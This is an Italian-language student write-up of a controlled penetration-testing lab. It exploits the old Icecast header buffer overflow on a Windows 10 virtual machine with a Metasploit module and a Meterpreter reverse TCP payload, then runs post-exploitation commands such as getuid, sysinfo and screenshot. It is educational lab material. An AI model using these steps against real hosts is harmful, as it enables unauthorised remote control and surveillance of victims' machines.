Sfruttamento di Icecast con Metasploit

Autore: Manfredi Lo Piparo
Data: 22 Gennaio 2026
Argomento: Exploitation di Icecast Media Server su Windows 10

Introduzione

L'esercizio si basava su una simulazione di pentesting durante la quale ho dovuto ottenere una sessione di Meterpreter su un target Windows 10 sfruttando il servizio Icecast tramite Metasploit. L'esercizio mirava a consolidare le conoscenze teoriche sugli exploit e la loro applicazione pratica in un ambiente controllato.

Ricognizione e Scansione del Target

Ho iniziato eseguendo un ping verso l'indirizzo IP target (192.168.10.9) per verificare la raggiungibilità della macchina vittima.

```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.10.9
PING 192.168.10.9 (192.168.10.9) 56(84) bytes of data.
64 bytes from 192.168.10.9: icmp_seq=1 ttl=128 time=0.481 ms
64 bytes from 192.168.10.9: icmp_seq=2 ttl=128 time=0.375 ms
64 bytes from 192.168.10.9: icmp_seq=3 ttl=128 time=0.305 ms
64 bytes from 192.168.10.9: icmp_seq=4 ttl=128 time=0.295 ms
64 bytes from 192.168.10.9: icmp_seq=5 ttl=128 time=0.312 ms
^C
── 192.168.10.9 ping statistics ──
5 packets transmitted, 5 received, 0% packet loss, time 4125ms
rtt min/avg/max/mdev = 0.295/0.353/0.481/0.069 ms
```

Dopo aver confermato la connettività, ho proceduto con una scansione Nmap aggressiva per identificare i servizi esposti. Il comando utilizzato è stato `nmap -sV 192.168.10.9`, che permette il rilevamento della versione dei servizi attivi sulle porte aperte.

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.10.9
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-22 07:22 -0500
Nmap scan report for 192.168.10.9
Host is up (0.0023s latency).
Not shown: 981 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
7/tcp    open  echo
9/tcp    open  discard?
13/tcp   open  daytime       Microsoft Windows International daytime
17/tcp   open  qotd          Windows qotd (English)
19/tcp   open  chargen
80/tcp   open  http          Microsoft IIS httpd 10.0
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds  Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
1801/tcp open  msmq?
2103/tcp open  msrpc         Microsoft Windows RPC
2105/tcp open  msrpc         Microsoft Windows RPC
2107/tcp open  msrpc         Microsoft Windows RPC
3389/tcp open  ms-wbt-server Microsoft Terminal Services
5432/tcp open  postgresql?
8000/tcp open  http          Icecast streaming media server
8009/tcp open  ajp13         Apache Jserv (Protocol v1.3)
8080/tcp open  http          Apache Tomcat/Coyote JSP engine 1.1
8443/tcp open  https-alt?
MAC Address: 08:00:27:CE:4D:77 (Oracle VirtualBox virtual NIC)
Service Info: Host: DESKTOP-9K1O4BT; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 187.91 seconds
```

Dai risultati della scansione ho identificato il seguente:

- **Porta 8000/TCP**: Icecast streaming media server (il bersaglio principale)

La vulnerabilità risiede in Icecast sulla porta 8000.

Ricerca e Selezione dell'Exploit

Ho avviato il framework Metasploit con il comando `msfconsole` e ho cercato exploit specifici per Icecast utilizzando *`search icecast`*. Metasploit ha individuato un exploit adatto:


Ho selezionato l'exploit *`exploit/windows/http/icecast_header`* , che sfrutta un buffer overflow nel parsing dell'header HTTP di Icecast, permettendo l'esecuzione di codice arbitrario sul target.

Configurazione e Lancio dell'Exploit

Ho configurato l'exploit con i seguenti parametri:

- **RHOSTS**: 192.168.10.9 (indirizzo IP del target)
- **RPORT**: 8000 (porta Icecast)
- **LHOST**: 192.168.10.10 (mio indirizzo IP, per la reverse connection)
- **LPORT**: 4444 (porta locale in ascolto per la connessione inversa)
- **Payload**: windows/meterpreter/reverse_tcp (shell interattiva Meterpreter)

Una volta completata la configurazione con il comando `options`, ho lanciato l'exploit mediante `run`.



Raccolta Informazioni

Una volta ottenuta la sessione Meterpreter, ho eseguito i comandi di post-exploitation richiesti:

Identificazione dell'Utente e del Sistema

Ho eseguito `getuid` per verificare l'utente corrente della sessione:

- **Server username**: DESKTOP-9K1O4BT\user

Ho successivamente lanciato `sysinfo` per raccogliere informazioni dettagliate sul sistema target

Acquisizione dello Screenshot

Ho utilizzato il comando `screenshot` per catturare lo schermo della macchina vittima. Il file screenshot è stato salvato localmente in `/home/kali/SfOYwpYc.jpeg`, permettendomi di visualizzare visualmente l'interfaccia della macchina compromessa.

Conclusioni

Questo esercizio ha consolidato la mia comprensione del ciclo di vita di un attacco penetration test: reconnaissance, scanning, exploitation e post-exploitation. La vulnerabilità di Icecast, sebbene datata (CVE-2004-1561), rimane un eccellente esempio didattico di buffer overflow in ambito HTTP.